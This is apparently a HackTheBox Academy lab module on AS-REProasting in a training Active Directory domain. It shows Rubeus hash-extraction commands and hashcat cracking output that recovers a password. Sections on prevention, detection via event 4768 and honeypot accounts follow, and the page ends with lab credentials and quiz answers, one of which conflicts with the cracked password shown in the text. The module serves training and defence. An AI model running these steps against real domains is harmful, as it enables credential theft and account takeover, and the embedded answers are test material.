AS-REProasting

Description

The `AS-REProasting` attack is similar to the `Kerberoasting` attack; we can obtain crackable hashes for user accounts that have the property `Do not require Kerberos preauthentication` enabled. The success of this attack depends on the strength of the user account password that we will crack.

Attack

To obtain crackable hashes, we can use `Rubeus` again. However, this time, we will use the `asreproast` action. If we don't specify a name, `Rubeus` will extract hashes for each user that has `Kerberos preauthentication` not required:

AS-REProasting

```
PS C:\Users\bob\Downloads> .\Rubeus.exe asreproast /outfile:asrep.txt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1


[*] Action: AS-REP roasting

[*] Target Domain          : eagle.local

[*] Searching path 'LDAP://DC2.eagle.local/DC=eagle,DC=local' for '(&(samAccountType=805306368)(use
[*] SamAccountName         : anni
[*] DistinguishedName      : CN=anni,OU=EagleUsers,DC=eagle,DC=local
[*] Using domain controller: DC2.eagle.local (172.16.18.4)
[*] Building AS-REQ (w/o preauth) for: 'eagle.local\anni'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\bob\Downloads\asrep.txt

[*] Roasted hashes written to : C:\Users\bob\Downloads\asrep.txt
```

```
PS C:\Users\bob\Downloads> .\Rubeus.exe asreproast /outfile:asrep.txt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1


[*] Action: AS-REP roasting

[*] Target Domain          : eagle.local

[*] Searching path 'LDAP://DC2.eagle.local/DC=eagle,DC=local' for '(&(samAccountType=80
13556.1.4.803:=4194304))'
[*] SamAccountName         : anni
[*] DistinguishedName      : CN=anni,CN=Users,DC=eagle,DC=local
[*] Using domain controller: DC2.eagle.local (172.16.18.4)
[*] Building AS-REQ (w/o preauth) for: 'eagle.local\anni'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\bob\Downloads\asrep.txt

[*] Roasted hashes written to : C:\Users\bob\Downloads\asrep.txt
PS C:\Users\bob\Downloads>
```

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Skills Assessment

Once `Rubeus` obtains the hash for the user Anni (the only one in the playground environment with preauthentication not required), we will move the output text file to a linux attacking machine.

For `hashcat` to be able to recognize the hash, we need to edit it by adding `23$` after `$krb5asrep$`:

AS-REProasting

```
$krb5asrep$23$anni@eagle.local:1b912b858c4551c0013dbe81ff0f01d7$c64803358a43d05383e9e01374e8f2b2c92
```

We can now use `hashcat` with the hash-mode (option -m) `18200` for `AS-REPRoastable` hashes. We also pass a dictionary file with passwords (the file `passwords.txt`) and save the output of any successfully cracked tickets to the file `asrepcracked.txt`:

AS-REProasting

```
MisaelMacias@htb[/htb]$ sudo hashcat -m 18200 -a 0 asrep.txt passwords.txt --outfile asrepcrack.txt

hashcat (v6.2.5) starting

<SNIP>

Dictionary cache hit:
* Filename..: passwords.txt
* Passwords.: 10002
* Bytes.....: 76525
* Keyspace..: 10002
* Runtime...: 0 secs

Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$anni@eagle.local:1b912b858c4551c0013d...3d2550
Time.Started.....: Thu Dec 8 06:08:47 2022, (0 secs)
Time.Estimated...: Thu Dec 8 06:08:47 2022, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (passwords.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   130.2 kH/s (0.65ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10002/10002 (100.00%)
Rejected.........: 0/10002 (0.00%)
Restore.Point....: 9216/10002 (92.14%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 20041985 -> brady
Hardware.Mon.#1..: Util: 26%

Started: Thu Dec 8 06:08:11 2022
Stopped: Thu Dec 8 06:08:49 2022
```

```
┌──(kali㉿kali)-[~]
└─$ sudo hashcat -m 18200 -a 0 asrep.txt passwords.txt --outfile asrepcrack.txt --force
hashcat (v6.2.5) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: pthread-AMD EPYC 7401P 24-Core Processor, 1428/2921 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB
```

```
Dictionary cache built:
* Filename..: passwords.txt
* Passwords.: 10002
* Bytes.....: 76525
* Keyspace..: 10002
* Runtime...: 0 secs

Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$anni@eagle.local:1b912b858c4551c0013d... 3d2550
Time.Started.....: Thu Dec  8 06:08:47 2022, (0 secs)
Time.Estimated...: Thu Dec  8 06:08:47 2022, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (passwords.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   130.2 kH/s (0.65ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10002/10002 (100.00%)
Rejected.........: 0/10002 (0.00%)
Restore.Point....: 9216/10002 (92.14%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 20041985 → brady
Hardware.Mon.#1..: Util: 26%

Started: Thu Dec  8 06:08:11 2022
Stopped: Thu Dec  8 06:08:49 2022
```

Once `hashcat` cracks the password, we can print the contents of the output file to obtain the cleartext password `Slavi123`:

AS-REProasting

```
MisaelMacias@htb[/htb]$ sudo cat asrepcrack.txt

$krb5asrep$23$anni@eagle.local:1b912b858c4551c0013dbe81ff0f01d7$c64803358a43d05383e9e01374e8f2b2c92
```

```
┌──(kali㉿kali)-[~]
└─$ sudo cat asrepcrack.txt
$krb5asrep$23$anni@eagle.local:1b912b858c4551c0013dbe81ff0f01d7$c64803358a43d05383e9e01374e8f2b2c92f9d6c669cdc4a1b9c1ed684c7857c965b8e44a285bc0e2f1bc248159aa7448494de4c1f997
382518278e375a7a4960153e13dae1cd28d05b7f2377a038062f8e751c1621828b100417f50ce617278747d9af35581e38c381bb0a3ff246912def5dd2d53f875f0a64c46349fdf3d7ed0d8ff5a08f2b78d83a97865a3
ea2f873be57f13b4016331eef74e827a17846cb49ccf982e31460ab25c017fd44d46cd8f545db00b6578150a4c59150fbec18f0a2472b18c5123c34e661cc8b52dfee9c93dd86e0afa66524994b04c5456c1e71ccbd21
83ba0c43d2550:Slavi123
```


Prevention

As mentioned before, the success of this attack depends on the strength of the password of users with `Do not require Kerberos preauthentication` configured.

First and foremost, we should only use this property if needed; a good practice is to review accounts quarterly to ensure that we have not assigned this property. Because this property is often found with some regular user accounts, they tend to have easier-to-crack passwords than service accounts with SPNs (those from Kerberoast). Therefore, for users requiring this configured, we should assign a separate password policy, which requires at least 20 characters to thwart cracking attempts.

Detection

When we executed Rubeus, an Event with ID `4768` was generated, signaling that a `Kerberos Authentication ticket` was generated:



The caveat is that AD generates this event for every user that authenticates with Kerberos to any device; therefore, the presence of this event is very abundant. However, it is possible to know where the user authenticated from, which we can then use to correlate known good logins against potential malicious hash extractions. It may be hard to inspect specific IP addresses, especially if a user moves around office locations. However, it is possible to scrutinize the particular VLAN and alert on anything outside it.

Honeypot


For this attack, a `honeypot user` is an excellent detection option to configure in AD environments; this must be a user with no real use/need in the environment, such that no login attempts are performed regularly. Therefore, any attempt(s) to perform a login for this account is likely malicious and requires inspection.

However, suppose the honeypot user is the only account with `Kerberos Pre-Authentication not required`. In that case, there might be better detection methods, as it would be very obvious for advanced threat actors that it is a honeypot user, resulting in them avoiding interactions with it. (I did previously hear from an organization that needed one of these accounts (application related) that the 'security through obscurity' behind having only one of these accounts may save them, as attackers will avoid going after it thinking it is a honeypot user. While it may be true in some instances, we should not let a glimpse of hope dictate the security state of the environment.)

To make a good honeypot user, we should ensure the following:

- The account must be a relatively old user, ideally one that has become bogus (advanced threat actors will not request tickets for new accounts because they likely have strong passwords and the possibility of being a honeypot user).
- For a service account user, the password should ideally be over two years old. For regular users, maintain the password so it does not become older than one year.
- The account must have logins after the day the password was changed; otherwise, it becomes self-evident if the last password change day is the same as the previous login.
- The account must have some privileges assigned to it; otherwise, it won't be interesting to try to crack its password's hash.

If we go back to our playground environment and configure the user 'svc-iam' (presumably an old IAM account leftover) with the recommendations above, then any request to obtain a TGT for that account should be alerted on. The event received would look like this:



Certificate Serial Number:
Certificate Thumbprint:

Certificate information is only provided if a certificate was used for pre-authentication.

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

VPN Servers

⚠ **Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

US Academy 3 — Medium Load

PROTOCOL

UDP 1337 TCP 443

DOWNLOAD VPN CONNECTION FILE

Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK — 139ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): Click here to spawn the target system!

Cheat Sheet

Download VPN Connection File

RDP to with user "bob" and password "Slavi123"

+ 1 Connect to the target and perform an AS-REProasting attack. What is the password for the user anni?

shadow

Submit Hint

+ 1 After performing the AS-REProasting attack, connect to DC1 (172.16.18.3) as 'htb-student:HTB_@cademy_stdnt!' and look at the logs in Event Viewer. What is the TargetSid of the svc-iam user?

S-1-5-21-1518138621-4282902758-752445584-3103

Submit

Previous Next

Mark Complete & Next

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